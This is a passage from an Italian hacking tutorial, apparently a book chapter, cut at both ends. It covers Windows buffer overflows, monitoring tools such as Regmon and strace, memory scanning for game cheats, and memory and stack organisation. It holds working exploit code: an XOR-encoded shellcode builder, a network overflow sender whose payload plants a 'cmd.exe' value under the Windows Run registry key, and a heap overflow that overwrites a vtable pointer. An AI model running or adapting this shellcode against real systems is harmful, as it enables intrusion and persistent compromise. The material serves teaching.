    char *aPayload = new char[code_len + data_len];
    char *aCursor = aPayload;

    //////////////////////////////////////////////////////////
    // header for getting bearings w/o using a NULL character
    // translates to:
    // YEP:           pop         ebp
    //                jmp         OVER
    //                call  YEP
    // OVER: ;decoder goes here
    //////////////////////////////////////////////////////////

    char bearing_code[] = "\x5D\xEB\x05\xE8\xF8\xFF\xFF\xFF";
    memcpy(aCursor, bearing_code, strlen(bearing_code));
    aCursor += strlen(bearing_code);

    //////////////////////////////////////////////////////////////
    // now the code to XOR decode everything
    // translates to:
    //                mov         eax, ebp
    //                add         eax, OFFSET (see offset below)
    //////////////////////////////////////////////////////////////

    char xor_decode1[] = "\x8B\xC5\x83\xC0";
unsigned char aOffset = 17;      // determined thru calculation of
// operand sizes,offset should land us directly beyond the decoder //
section

    memcpy(aCursor, xor_decode1, strlen(xor_decode1));
    aCursor += strlen(xor_decode1);

    memcpy(aCursor, (char *)&aOffset, sizeof(unsigned char)); //OFFSET
    aCursor += sizeof(unsigned char);

    //////////////////////////////////////////////////////////////
    //                xor         ecx, ecx
    //                mov         cx, SIZE
    //////////////////////////////////////////////////////////////
    char xor_decode2[] = "\x33\xC9\x66\xB9";
    unsigned short aSize = code_len + data_len;

    memcpy(aCursor, xor_decode2, strlen(xor_decode2));
    aCursor += strlen(xor_decode2);
```

```
    memcpy(aCursor, (char *)&aSize, sizeof(unsigned short)); //OFFSET
    aCursor += sizeof(unsigned short);

    ///////////////////////////////////////////////////////////////////
    // LOOPA:   xor         [eax], 0xAA
    //                inc         eax
    //                loop  LOOPA
    //
    //    this completes the decoding header - everything else is
    //    fusion!
    ///////////////////////////////////////////////////////////////////
    char xor_decode3[] = "\x80\x30\xAA\x40\xE2\xFA";

    memcpy(aCursor, xor_decode3, strlen(xor_decode3));
    aCursor += strlen(xor_decode3);

    ///////////////////////////////////////////////////////////////////
// then the rest of the payload code (which is xor protected)
    ///////////////////////////////////////////////////////////////////
memcpy(aCursor, code_segment, code_len);


    /////////////////////////////////////////////////////////////
    // this block copies the payloads "data segment" into our
    // new buffer
    /////////////////////////////////////////////////////////////

    // ptr to data portion
    char *curr = aCursor + code_len;

    /////////////////////////////////////////////////////////////
    // GetChecksum calculates a checksum of a string.  This
    // checksum is 4 bytes long.  It will be recognized by our
    // payload when loading functions from the import table
    // of the target process.
    //
    // NOTE: casting of DWORD type results in increments of 4
    // bytes in ptr arithmetic.
    /////////////////////////////////////////////////////////////

    *((DWORD *)curr+0) =  0xFFFFFFFF; //canary value
    *((DWORD *)curr+1) =  GetChecksum("GetProcAddress");
    *((DWORD *)curr+2) =  GetChecksum("LoadLibraryA");
    *((DWORD *)curr+3) =  NULL; //

    memcpy(((DWORD *)curr+4), (char *)data, 100);

    ///////////////////////////////////////////////////////////////////
// encode our payload for delivery (remove NULL characters)
    // 'AA' is hardcoded in decoder above, so encode with it here
    // too.
    ///////////////////////////////////////////////////////////////////
    encode_payload( aCursor, code_len + data_len, '\xAA');

    // overflow ourselves as a test
    //if(fDebug)
    {
           int call_offset = 3;   // where to start eip from
           test_me(aPayload, call_offset);
    }
```

```
   if(!getchar())
   {
   // Only a compiler trick - we need the compiler to think these
   // functions are used.  This really doesn't get run, but
   // functions are never instantiated in the code segment
   // unless the compiler thinks they get called at least once
         before_all();
         after_all();
   }

   return 0;
}

// for testing the payload on the stack (no injection vector)
void test_me(char *input_ptr, int call_offset)
{
   char too_small[1000];
   char *i = too_small;
   memcpy(too_small, input_ptr, 1000);

   i += call_offset;

   // just call the first address (just payload was inserted, no
   // injection vector.
   __asm   mov   eax, i
   __asm   call eax
}
```

La ricerca dei buffer overflow è di fatto una delle attività più eccitanti ce l'hacker può condurre.
La tipologia delle macchine e dei sistemi operativi amplia le possibilità legate alla tipologia di buffer overflow che possono essere creati.
Come dicevamo prima il PE, ovvero la testata di un file eseguibile in ambiente Windows, contiene diverse informazioni tra le quali alcune relative alle funzioni importate.
Queste che seguono sono di fatto alcune funzioni di quelle specificate:

Registry Manipulation	Window and GUI Manipulation	Memory and Exception Handling	File and Shared Memory Manipulation
RegQueryValueExA	PostMessageA	HeapAlloc	OpenMutexA
RegCloseKey	SetWindowPlacement	SetConsoleCtrlHandler	OpenFileMappingA
RegOpenKeyExA	EndDialog	UnhandledExceptionFilter	FindFirstFileA
RegOpenKeyA	DialogBoxParamA	HeapReAlloc	SearchPathA
RegSetValueExA	DestroyWindow	HeapDestroy	ReadFile
RegEnumValueA	GetWindowPlacement	HeapCreate	WriteFile
	CreateWindowExA	VirtualFree	
	RegisterClassExA	VirtualAlloc	
	GetMessageA	SetUnhandledExceptionFilter	
	UpdateWindow	TlsFree	
	ShowWindow	TerminateProcess	
	PostQuitMessage	GetCurrentProcess	
		GetModuleHandleA	

Altre funzioni invece sono già lette all'interno del process space di Windows per cui utilizzarle significa semplicemente individuare dove queste siano posizionate in memoria.
Utilizzando dei debugger diventa semplice individuarle come ad esempio mediante WDASM.
Prendiamo ad esempio le funzioni per la manipolazione delle voci del registro.

```
Name:                      Jump Table:     Actual (NTServer 4.0 SP3)
ADVAPI32.RegCloseKey       [43D004]                77DB75A9
ADVAPI32.RegCreateKeyExA   [43D008]                77DBA7F9
ADVAPI32.RegOpenKeyExA     [43D00C]                77DB851A
ADVAPI32.RegQueryValueExA  [43D010]                77DB8E19
```

Il seguente codice mostra come utilizzare le funzioni già presenti all'interno del process space.

```
#include "windows.h"
#include "stdio.h"
#include "winsock.h"

#define TARGET_PORT 224
#define TARGET_IP "127.0.0.1"

char aSendBuffer[] =
        "GET /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" \
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" \
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" \
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" \
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" \
        "AAAAAAAAAAABBBBAAAACCCCAAAAAAAAAAAAAAAAAAAAAAAAAAA" \
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" \
        "AAAAAAAAAAAAAAAAAAAAAAAAAAADDDDAAAAEEEEAAAAAAAAAAA" \
        //mov           eax, 0x12ED21FF
        //sub           al, 0xFF
```

```
        //rol           eax, 0x018
        //mov           ebx, eax
        "\xB8\xFF\x1F\xED\x12\x2C\xFF\xC1\xC0\x18\x8B\xD8" \
        //              xor     ecx, ecx
        //              mov ecx, 0x46
        //LOOP_TOP:
        //              dec             eax
        //              xor             [eax], 0x80
        //              dec             ecx
        //              jnz             LOOP_TOP (75 F9)
        "\x33\xC9\xB1\x46\x48\x80\x30\x80\x49\x75\xF9" \

        //push  ebx
        "\x53" \

        //mov   eax, 77787748
        //mov   edx, 77777777

        "\xB8\x48\x77\x78\x77" \
        "\xBA\x77\x77\x77\x77" \

        //xor   eax, edx
        //push  eax
        "\x33\xC2\x50" \

        //xor   eax, eax
        //push  eax
        "\x33\xC0\x50" \

        // mov  eax, 0x77659BAe
        // xor  eax, edx
        // push eax
        "\xB8\xAE\x9B\x65\x77\x33\xC2\x50"

        //mov   eax, F7777775
        //xor   eax, edx
        //push  eax
        "\xB8\x75\x77\x77\xF7" \
        "\x33\xC2\x50" \

        //mov   eax, 7734A77Bh
        //xor   eax, edx
        //call  [eax]
        "\xB8\x7B\xA7\x34\x77" \
        "\x33\xC2" \
        "\xFF\x10" \

        //mov   edi, ebx
        //mov   eax, 0x77659A63
        //xor   eax, edx
        //sub   ebx, eax
        //push  ebx
        //push  eax
        //push  1
        //xor   ecx, ecx
        //push  ecx
        //push  eax
        //push  [edi]
        //mov   eax, 0x7734A777
        //xor   eax, edx
        //call  [eax]
```

```
        "\x8B\xFB" \
        "\xBA\x77\x77\x77\x77" \
        "\xB8\x63\x9A\x65\x77\x33\xC2" \
        "\x2B\xD8\x53\x50" \
        "\x6A\x01\x33\xC9\x51" \
        "\xB8\x70\x9A\x65\x77" \
        "\x33\xC2\x50" \
        "\xFF\x37\xB8\x77\xA7\x34" \
        "\x77\x33\xC2\xFF\x10" \

        // halt or jump to somewhere harmless
        "\xCC" \
        "AAAAAAAAAAAAAAA" \

        // nop (int 3) 92
        // nop (int 3)
        // jmp
        "\x90\x90\xEB\x80\xEB\xD9\xF9\x77" \
        /* registry key path
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" */
        "\xDC\xD3\xCF\xC6\xD4\xD7\xC1\xD2\xC5\xDC\xCD\xE9\xE3\xF2" \

"\xEF\xF3\xEF\xE6\xF4\xDC\xD7\xE9\xEE\xE4\xEF\xF7\xF3\xDC\xC3" \
        "\xF5\xF2\xF2\xE5\xEE\xF4\xD6\xE5\xF2\xF3\xE9\xEF\xEE\xDC" \
        "\xD2\xF5\xEE\x80" \
        /* value name "_UR_HAXORED_" */
        "\xDF\xD5\xD2\xDF\xC8\xC1\xD8\xCF\xD2\xC5\xC4\xDF\x80" \
        /* the command "cmd.exe /c" */

"\xE3\xED\xE4\xAE\xE5\xF8\xE5\xA0\xAF\xE3\x80\x80\x80\x80\x80";

int main(int argc, char* argv[])
{
        WSADATA wsaData;
        SOCKET s;
        SOCKADDR_IN sockaddr;

        sockaddr.sin_family = AF_INET;
        if(3 == argc)
        {
                int port = atoi(argv[2]);
                sockaddr.sin_port = htons(port);
        }
        else
        {
                sockaddr.sin_port = htons(TARGET_PORT);
        }
        if(2 <= argc)
        {
                sockaddr.sin_addr.S_un.S_addr = inet_addr(argv[2]);
        }
        else
        {
                sockaddr.sin_addr.S_un.S_addr = inet_addr(TARGET_IP);
        }

        try
        {
                WSAStartup(MAKEWORD(2,0), &wsaData);
                s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
                if(INVALID_SOCKET == s)
```

```
                        throw WSAGetLastError();
                if(SOCKET_ERROR == connect(s, (SOCKADDR *)&sockaddr,
sizeof(SOCKADDR)) )
                        throw WSAGetLastError();
                send(s, aSendBuffer, strlen(aSendBuffer), 0);
                closesocket(s);
                WSACleanup();
        }
        catch(int err)
        {
                fprintf(stderr, "error %d\n", err);
        }
        return 0;
}
```

Strumenti collaterali

Come abbiamo visto in altri capitoli esistono alcune tecniche e metodologie che sono comuni tra quelle dell'hacker e quelle del cracker ed in particolar modo gli strumenti che spesso devono esser utilizzati.
A che cosa mi riferisco in particolar modo ?
Chiaramente quando si è parlato di tecniche legate ai buffers overflow ci siamo riferiti ai debugger e ai disassemblatori ma a questo punto dobbiamo ampliare la famiglia guardando una serie di utilities che servono ad analizzare i mutamenti legati al sistema operativo a livello di diversi aspetti come ad esempio registro, files e cosi via.
Su di un sistema chiamato

```
http://www.sysinternals.com
```

sono disponibili gratuitamente una serie di utilities come ad esempio REGMON, FILEMON, DISKMON ecc. i quali permettono di spiare in tempo reale tutte le chiamate di sistema indirizzate ad eseguire funzioni su questi oggetti.
Come ben saprete, ad esempio a livello di registro, esistono delle funzioni particolari che permettono di leggere, scrivere e cercare delle voci all'interno del registro stesso come ad esempio :

```
ADVAPI32.RegCloseKey
ADVAPI32.RegCreateKeyEx
ADVAPI32.RegOpenKeyEx
ADVAPI32.RegQueryValueEx
```

Nell'ambito delle protezioni questi strumenti vengono usati per individuare le modifiche e le voci utilizzate all'interno del registro ed eventualmente i files in cui vengono scritte e lette certe informazioni.

Il programma di capture del registro permette di settare dei filtri in modo tale da vedere solo le operazioni fatte sul registro da singoli programmi.
Chiaramente viene anche visualizzato il tipo di operazione, la chiave interessata, il valore e il risultato.
La stessa possibilità la possiede anche il programma per monitorare l'accesso ai files e al disco.
Sempre degli stesso autori vengono distribuiti diversi programmi della classe di REGMON e precisamente FILEMON, DISKMON.
Un alra utilità è STRACE che permette di tracciare le call che vengono eseguite al sistema.
Nell'ambito del cracking questa funzionalità è importantissima in quanto spesso si presenta la necessità d individuare le chiamate che vengono fatte al sistema.
L'attivazione del programma viene eseguita mediante la linea d comando :

```
[c:\strace] strace notepad

l' output sarà

1 133 139 NtOpenKey (0x80000000, {24, 0, 0x40, 0, 0,
"\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\notepad.exe"}, ... ) ==
STATUS_OBJECT_NAME_NOT_FOUND
2 133 139 NtCreateEvent (0x100003, 0x0, 1, 0, ... 8, ) == 0x0
3 133 139 NtAllocateVirtualMemory (-1, 1243984, 0, 1244028, 8192, 4,
... ) == 0x0
4 133 139 NtAllocateVirtualMemory (-1, 1243980, 0, 1244032, 4096, 4,
... ) == 0x0
5 133 139 NtAllocateVirtualMemory (-1, 1243584, 0, 1243644, 4096, 4,
... ) == 0x0
6 133 139 NtOpenDirectoryObject (0x3, {24, 0, 0x40, 0, 0,
"\KnownDlls"}, ... 12, ) == 0x0
7 133 139 NtOpenSymbolicLinkObject (0x1, {24, 12, 0x40, 0, 0,
"KnownDllPath"}, ... 16, ) == 0x0
8 133 139 NtQuerySymbolicLinkObject (16, ... "C:\WINNT\system32",
0x0, ) == 0x0
9 133 139 NtClose (16, ... ) == 0x0
.
.
.
```

Come avrete notato l'attivazione è stata fatta specificando sulla linea di comando de programma da analizzare.
Se si disponesse di un processo già attivo in memoria si potrebbe fare :

```
[c:\strace] strace -p 34
1 34 33 NtUserPeekMessage (1244272, 0, 0, 0, 1, 1244192, ... ) == 0x1
```

```
2 34 33 NtUserLockWindowStation (68, ... ) == 0x1
3 34 33 NtUserOpenInputDesktop (0, 0, 33554432, ... ) == 0xd8
4 34 33 NtUserGetObjectInformation (216, 2, 0, 0, 1244100, ... ) ==
0x0
5 34 33 NtUserGetObjectInformation (216, 2, 1294320, 16, 1244100, ...
) == 0x1
6 34 33 NtUserSwitchDesktop (84, ...
7 34 33 NtOpenKey (0x20019, {24, 0, 0x40, 0, 0,
"\Registry\Machine\Hardware\DeviceMap\Video"}, ... 244, ) == 0x0
8 34 33 NtQueryValueKey (244, "\Device\Video0", 1, -203229988, 512, -
203229476, ... ) == 0x0
9 34 33 NtOpenKey (0x20019, {24, 0, 0x40, 0, 0,
"\Registry\Machine\System\CurrentControlSet\Hardware
Profiles\Current\System\CurrentControlSet\Services\mga64\Device0"},
... 184, ) == 0x0
10 34 33 NtClose (244, ... ) == 0x0
.
.
.
```

In altre parole il numero del processo viene specificato al posto del nome del programma.
Un'altra utilità di monitoraggio è NT Process Monitor mediante il quale è possibile monitorae le funzion eseguite dai processi, come ad esempio la creazione di thread o la loro cancellazione.

Sempre da www.sysinternals.com è possibile prelevare HANDLE.EXE che permette di visualizzare gli handles dei files.
Si tratta di un utility DOS che utilizza la sua interfaccia.
Il risultato è del tipo :

```
Handle v2.01
Copyright (C) 1997-2001 Mark Russinovich
Sysinternals - www.sysinternals.com

----------------------------------------------------------------------------
--
System pid: 8 NT AUTHORITY\SYSTEM
   74: File          D:\WINNT\CSC\00000001
   c0: File          E:\pagefile.sys
----------------------------------------------------------------------------
--
System Idle Process pid: 0 \<unable to open process>
----------------------------------------------------------------------------
--
SMSS.EXE pid: 132 NT AUTHORITY\SYSTEM
   14: File          D:\WINNT
   2c: File          D:\WINNT\system32
----------------------------------------------------------------------------
--
CSRSS.EXE pid: 160 NT AUTHORITY\SYSTEM
   18: File          D:\WINNT\system32
   40: Section       \NLS\NlsSectionUnicode
```

```
   44: Section        \NLS\NlsSectionLocale
   48: Section        \NLS\NlsSectionCType
   4c: Section        \NLS\NlsSectionSortkey
   50: Section        \NLS\NlsSectionSortTbls
  4cc: File           D:\WINNT\system32\ega.cpi
----------------------------------------------------------------------------
--
WINLOGON.EXE pid: 156 NT AUTHORITY\SYSTEM
   7c: File           D:\WINNT\system32\Com
  168: Section        \BaseNamedObjects\mmGlobalPnpInfo
  170:  File              D:\Program  Files\Common  Files\Microsoft  Shared\web
server extensions\40\_vti_bin
  18c: Section        \BaseNamedObjects\WDMAUD_Device_Interface_Path
  198: Section        \BaseNamedObjects\WDMAUD_Callbacks
  1b0: File           D:\WINNT\system32\dllcache
….
```

Un altra utility che sever a monitorare i device installati ne sistema è DRIVER MONITOR.

Quando si parla di attacchi locali, quelli che vengono eseguiti sulla machina stessa che si desidera colpire, spesso sono necessari molti strumenti di questo tipo per eseguire un analisi dettagliata su quello che accade sul sistema al momento dell'attivazione di qualche programma.
Una di queste metodologie è quella che viene chiamata DIFFING.
Molti che arrivano dal cracking dei giochi conoscono quei tipi di programmi che analizzano la memoria creando delle immagini che successivamente vengono usate per ricercare in quali locazioni sono avvenuti certi cambiamenti.
Parlo dei giochi in quanto il fatto di andare a cercare il punto in memoria dove vengono memorizzati i soldi posseduti, come in CAESAR III, o i punti necessari a ottenere qualche privilegio sono situazioni comuni eseguite dagli smanettoni di questi.
Sinceramente ho usato anch'io con Caesar il metodo di andare a cercare il punto in cui il programma teneva memorizzati i soldi a disposizione per le costruzioni.
Ad ogni modo uno degli strumenti fondamentali di questi tipi di attività sono senz'altro i debugger.
Il mitico SoftIce si sta perdendo per la strada in quanto essendo questo debugger legatissimo al basso livelo del sistema operativo, i nuovi come ad esempio XP non lo supportano.
A parte il fatto che a volte gli strumenti semplici che si trovano all'interno di altri pacchetti sono funzionalmente meglio di molti altri il cui scopo di fatto è quello unico di debuggare.
Mi sto riferendo ad una piacevole scoperta fatta ultimamente quando provando PEBrowse Pro mi sono accorto che al suo interno esisteva un debugger.

Quali caratteristiche fantastiche poteva avere questo debugger ?
Nulla di particolare ma solo un metodo molto comodo di seguire il programma.
Durante la fase di debugging spesso ci si trova davanti a call a funzioni per cui in quel punto il programma interrompe la sequenzialità per saltare ad un altro indirizzo.
Il debugger di cui sto parlando quando si verifica questo caso apre una nuova finestra in cui viene incorporata la funzone chiamata.
In questo modo è semplice avere sotto gli occhi il flusso completo in quanto la visualizzazione può può avvenire passando da una finestra ad un'altra avendo sempre tutto sotto gli occhi.

Sempre all'interno di finestre indipendenti il debugger in questione permette di visualizzare informazioni particolari come ad esempio il contenuto dello stack, cosa importantissima nel tipo di usi che un hacker ne potrebbe fare.
Alcune volte diventa importantissimo avere sotto gli occhi le informazioni legate ai thread, agli oggetti grafici in memoria, gli oggetti creati dall'utente, quelli del kernel.
PE Browser Debugger visualizza anche delle finestre in cui è possibile visualizzare queste informazioni.
Ripeto che comunque la funzionalità più importante è quella legata al fatto di visualizzare una nuova finestra ogni volta che viene incontrata una call.
Chi ha debuggato in asembler dei programmi potrà sicuramente capire quanto possa essere importante questa funzionalità.
Le informazioni fornite da PEDebug coprono ad ogni modo tutti gli aspetti dei processi in memoria a partire dagli oggetti Kernel, quelli definiti dall'utente, gli oggetti grafici relativi alla GDI e cosi via.
Sicuramente PEBrowse e PEDebug è diventato in questi anni uno degli strumenti migliori esistenti relativi a queste funzionalità.

Un tipo di strumenti molto particolari sono quelli che eseguono una fotografia della memoria e successivamente permettono di identificare determinate locazioni nelle quali vengono a trovarsi certi valori.
Uno degli usi molto frequenti di questo tipo di programmi è quello relativo alla ricerca dei punti in memoria dove sono presenti dei valori particolari relativi a determinati giochi.
Per portare un esempio pratico posso riferirmi ad una situazone personale che mi aveva portato a utilizzare uno di questi software.
Mi riferisco al gioco CAESAR III.
Durante lo svolgimento del gioco vengono dati un ceryo numero di DENARI necessari per eseguire le costruzioni pubbliche nell'ambito dele comunità gestite nel gioco.
Una volta terminati i soldi non è più possibile andare avanti.
A questo punto mediante il programma RAMCHEAT esegui una ricerca di tutte quelle locazioni di memoria usate dal programma in cui si trovava il numero relativo ai DENARI da me posseduti.

Duranyte la creazione di un nuovo progetto il programma richiede di selzionare il programma che si vuole mettere in analisi.

Una volta selzionato il processo è possibile richiedere una fotografia della memoria relativa a tutte quelle locazioni in cui è presente il valore ricercato.
Una volta specificato il valore, il numero delle locazioni in cui questo potrebbe essere presente può di fatto essere elevatissimo.

Questo è il motivo per cui certe ricerche si fanno mediante due passi.
Durante il primo passaggio vengono identificate tutte le locazioni che contengono un certo valore.
Successivamente si fa in modo che iul valore cambi in modo che successivamente può essere eeguita una ricerca al fine di rovare quali delle locazioni che prima contenevano il valore oroginale di fatto abbiano a questo punto cambiato il valore con quello ricercato.

Nel caso del gioco di cui parlavo la rcerca iniziale era stata fatta mediante il numero di denari di quell'istante overo 1200.
Appena finita la ricerca iniziale veniva costruita una casa in modo che il totale dei denari scendesse del costo di questa.

Una volta ottenuto il nuovo importo questo veniva utilizzato per vedere quali locazioni che inizialemnte contenevano i denari iniziali a quel punto erano variati.
Chiaramente l'uso di questi programmi ha come scopo quello di trovare cheats nei giochi ma questi possono essere anche utilizzati nall'ambito dell'hacking per ricercare determinate locazioni di mamoria dove sono contenuti valori particolari.

L'organizzazione della memoria

Come argomento questo non è direttamente legato all'hacking ma di fato ho notato che affrontando determinati discorsi, come ad esempio quelli legati ai buffers overflow, certi concetti erano complessi da comprendere per tutte quelle persone che non avevano mai avuto a che fare direttamente con quella che è l'organizzazione della memoria.
Tutti sanno che questa all'interno di un sistema può essere considerata come una sequenza di contenitori numerati da 0 alla dimensione massima di questa dentro a ciascuno dei quali vengono memorizzati dei numeri i quali rappresentano i dati e i codici delle istruzioni che il processore è in grado di eseguire.
La sua gestione, dal punto di vista elettronico, ha subito negli anni un certo numero di modifiche tutte legate alle esigenze tecniche che le soluzioni adottate permettevano di gestire.

Se di fatto accettiamo questo concetto che ci rappresenta la memoria come una sequenza di contenitori è chiaro che per forza ci devono essere determinati meccanismi legati alla gestione di questi.
Il primo meccanismo deve essere per forza un sistema idoneo a trasferire da e verso una certa casella i valori trattati.
Il secondo meccanismo invece dove essere quello che nell'ambito di un trasferimento dice quale casella è interessata nell'operazione.
Questi due meccanismi ci portano ad ipotizzare che in questo meccanismo di gestione della memoria ci deve essere necessariamente un buffer adatto a trasferire i dati ed uno idoneo a indirizzare le celle di memoria.
Fino dai primi tempi in cui questo sistema venne implementato dentro ai sistemi informatici ci si trovò davanti a quelli che venivano definiti con i termini di DATA BUS e ADDRESS BUS.
Concettualmente il principio era semplice da concepire.
I valori espressi come BYTES, ovvero come numeri rappresentati da numeri binari, utilizzavano un fascio di conduttori per essere trasferiti dalla memoria verso la CPU, dalla CPU verso la memoria e da questi due entità verso i gestori dei sistemi di I/O indirizzati a gestire le periferiche collegate al sistema.
Trattandosi di BYTES ovvero numeri rappresentati da 8 BITS avremmo potuto al limite concepire il databus come un conduttore a 8 fili su ciascuno dei quali veniva trasferito un BIT del valore.
Il concetto invece legato alla rappresentazione dell'indirizzo atto ad indicare la cella interessata in un operazione di lettura/scrittura della memoria, ha subito negli anni alcune evoluzioni legate alle limitazioni elettroniche che i sistemi disponevano nei primi anni.
Come tutti sappiamo per rappresentare un numero seriore a 65368 dovremmo avere a disposizione un numero di bits superiore a 16.
Se i sistemi fossero nati con le stesse caratteristiche di quelli attuali non avremmo dovuto adottare alcuni escamotage per riuscire ad indirizzare quantità di memoria superiori a 64K.
Infatti al giorno d'oggi parliamo di indirizzi a 32 BITS in grado quindi di rappresentare valori compresi tra 0 e più di 4 miliardi.
Anni fa invece i processori erano a 8 BITS, come nel caso delle CPU INTEL 8088, e gli address bus erano costituiti da 20 BITS.
I chips utilizzati per gestire le memorie erano anche questi limitati come capacità.
Ogni CHIP era in grado di possedere 64KB di celle.
A questo punto se per indirizzare 64KB erano necessari 16 BITS cosa veniva fatto per avere 640 KB di RAM nel sistema ?
Chiaramente non era pensabile utilizzare 16 cavi per arrivare ad ogni CHIP da 64 KB per cui l'address bus a 20 bits veniva utilizzato in un modo particolare.
I primi 16 bits arrivavano a tutti i chips per cui se su questi veniva inserito un indirizzo tutti i chips ricevevano questo valore.
I 4 bits superiori andavano ad un decoder il quale abilitava il chip che era interessato ad interpretare l'indirizzo.
Essendo il sistema di indirizzamento capace di rappresentare solo valori fino a 64KB venne usato il concetto di segmento inteso come numero di partenza da cui contare 64KB.
Questo concetto venne ereditato dal software il quale a livello assembler lo portò avanti fino ai giorni nostri a tutti i livelli.
I compilatori nell'ambito degli indirizzamenti di memoria concepivano diversi segmenti come ad esempio il segmento del codice (CODE SEGMENT), il segmento dei dati (DATA SEGMENT) e cosi via.
Per poter gestire questi indirizzi vennero inseriti all'interno del processore dei registri particolari atti a rappresentare questi valori in modo tale che se all'interno del programma gli indirizzamenti venivano fatti tramite valori a 16 bits, il valore del segmento di fatto veniva preso da questi .
Ad esempio la rappresentazione del CODE SEGMENT è compito del registro CS, quello del DATA SEGMENT è di DS.
In altre parole se in un certo punto di un programma in memoria veniva fatto riferimento ad un offset di fatto l'indirizzo era concepito come DS:OFFSET (o CS:OFFSET).
Questi due registri sono utilizzati per quello che riguarda il codice e i dati.
Altri registri particolari vengono utilizzati per la gestione dello stack.
Lasciando perdere un attimo i concetti fisici legati alla gestione della memoria, la codifica dei programmi e il loro metodo di gestione ha reso necessari determinati escamotage come ad

esempio delle zone di memoria in cui i dati inseriti per prima di fatto sono gli ultimi ad essere estratti.
Pensate ad una zona di memoria che funziona come lo spunzone delle consumazioni dei bar.
Se su questo dovessimo inserire un certo numero di biglietti di fatto il primo ad essere inserito diventerebbe l'ultimo e pater essere estratto.
La gestione logica dei programmi ha sempre necessitato di una zona di memoria che venisse gestita in questo modo.
Come saprete i programmi sono costituiti di sequenze di istruzioni scritte in un determinato linguaggio le quali possono essere anche raggruppate all'interno di quelle che vengono definite con il termine di funzioni.
Quando si desidera eseguire una determinata sequenza di istruzioni atte ad eseguire una certa funzionalità è sufficiente richiamare per nome una determinata funzione.
In questo caso l'esecuzione sequenziale delle istruzioni si interrompe e il programma passa, o meglio salta, all'indirizzo di dove si trova la funzione interessata.

```
void funzione()
{
        istruzione1;
        istruzione2;
}


istruzione01;
istruzione02;
funzione();
istruzione03;
istruzione04;
. . .
```

Chiaramente quando il programma salta alla funzione deve inserire da qualche parte l'indirizzo di dove il tutto deve ritornare quando la funzione stessa termina.
Lo stack server appunto a questo.
Ogni volta che si incontra una chiamata ad una funzione il sistema memorizza nello stack l'indirizzo di ritorno in modo che quando questa termina l'indirizzo di ritorno viene estratto e riutilizzato all'interno del INSTRUCTON POINTER ovvero il registro EIP quello che mantiene all'interno del processore l'indirizzo correntemente eseguito.
Lo stack viene anche utilizzato per altri scopi come ad esempio la memorizzazione delle variabili locali alle funzioni.
Come abbiamo detto in altri capitoli nella progettazione del software quando si cerca di valutare le dimensioni delle variabili possono verificarsi diversi casi.
Nella sintassi relativa alla dichiarazione di una variabile in linguaggi come il C ci troviamo :

classe_di_memoria tipo nome_variabile;

La classe di memoria dice al compilatore in quale zona di memoria deve essere allocata la variabile.
Se non viene fatta nessuna specifica il compilatore adatta alla circostanza questo parametro ovvero esegue quella che è la procedura di allocazione automatica delle variabili.

Se la variabile viene dichiarata dentro ad una funzione la varabile viene definita dentro al segmento di stack.
Se la dichiarazione è globale il suo spazio viene definito dentro ad un datasegment.
La specifica static davanti ad una variabile locale fa si che l'allocazione non sia più dentro alo stack ma dentro ad un segmento di dati statico.
Alcune volte seguito della valutazione fatta in fase di analisi è possibile stabilire la dimensione massima che una variabile potrà raggiungere durante il funzionamento del software dentro al quale questa è definita.
In altri casi non è possibile a priori fare questo tipo di valutazione per cui è possibile utilizzare un ulteriore tipo che linguaggi come il C possiedono.
Questo è il tipo puntatore ovvero la variabile definita serve di fatto a contenere un indirizzo di una zona di mamoria.
In altre parole mediante una procedura di allocazione dinamica della memoria viene riservato da qualche parte una certa dimensione di questa e l'indirizzo di dove questa inizia viene memorizzato dentro alla variabile puntatore.
Se ad esempio ad un certo punto avessimo bisogno di avere un array con 4096 bytes potremmo fare :

```
char *buffer;
buffer = (char *) malloc(4096);
```

La funzione malloc() allocherebbe da qualche parte della memoria la dimansione specificata come argomento e l'indirizzo verrebbe successivamente memorizzato all'interno del puntatore buffer.
In questo caso la memoria viene allocata dentro ad un ennesimo tipo di segmento ovvero in quello spazio chiamato HEAP.
Avevamo detto che in fase di LINK è possibile specificare la dimensione dello stack che generalmente di default è sempre 2048 bytes.
Esiste una specifica del clinker che permette di modificare anche la dimensione dell'heap.
Parlando di buffer overflow avevamo detto che in molti casi lo spazio da assaltare è all'interno dell'heap proprio per il fatto che spesso all'interno dei programmi lo spazio di memoria viene allocato dinamicamente e successivamente rilasciato quando questo non server più.
Lo stesso metodo di gestione della memoria è quello utilizzato nei nuovi linguaggi object oriented quando si crea dinamicamente una classe.
Quando ci troviamo davanti a :

```
classe nome_variabile = new classe();
```

di fatto il sistema crea dinamicamente lo spazio in cui inserire la classe.
In relazione allo sconfinamento che è possibile eseguire dentro all' HEAP vediamo ora come di fatto mediante l'instanziamento automatico di due classi, dentro a una delle quali esiste un oggetto statico che viene overflowed, è possibile eseguire questa funzione.
Questo metodo sovrascrive quella definita con il termine di **vtable pointer ovvero il virtual-function table pointer all'interno della seconda classe.**

```
// class_tres1.cpp : Defines the entry point for the console
//application.


#include "stdafx.h"
#include <stdio.h>
#include <string.h>

class test1
{
public:
   char name[10];
   virtual ~test1();
```

```
   virtual void run();
};

class test2
{
public:
   char name[10];
   virtual ~test2();
   virtual void run();
};


int main(int argc, char* argv[])
{
   class test1 *t1 = new class test1;
   class test1 *t5 = new class test1;
   class test2 *t2 = new class test2;
   class test2 *t3 = new class test2;

   //////////////////////////////////////
   // overwrite t2's virtual function
   // pointer w/ heap address
   // 0x00301E54 making the destructor
   // appear to be 0x77777777
   // and the run() function appear to
   // be 0x88888888
   //////////////////////////////////////
   strcpy(t3->name, "\x77\x77\x77\x77\x88\x88\x88\x88XX XXXXXXXXXX
XXXXXXXXXX XXXXXXXXXX XXXXXXXXXX  XXXX\x54\x1E\x30\x00");

   delete t1;
   delete t2;  // causes destructor 0x77777777 to be called
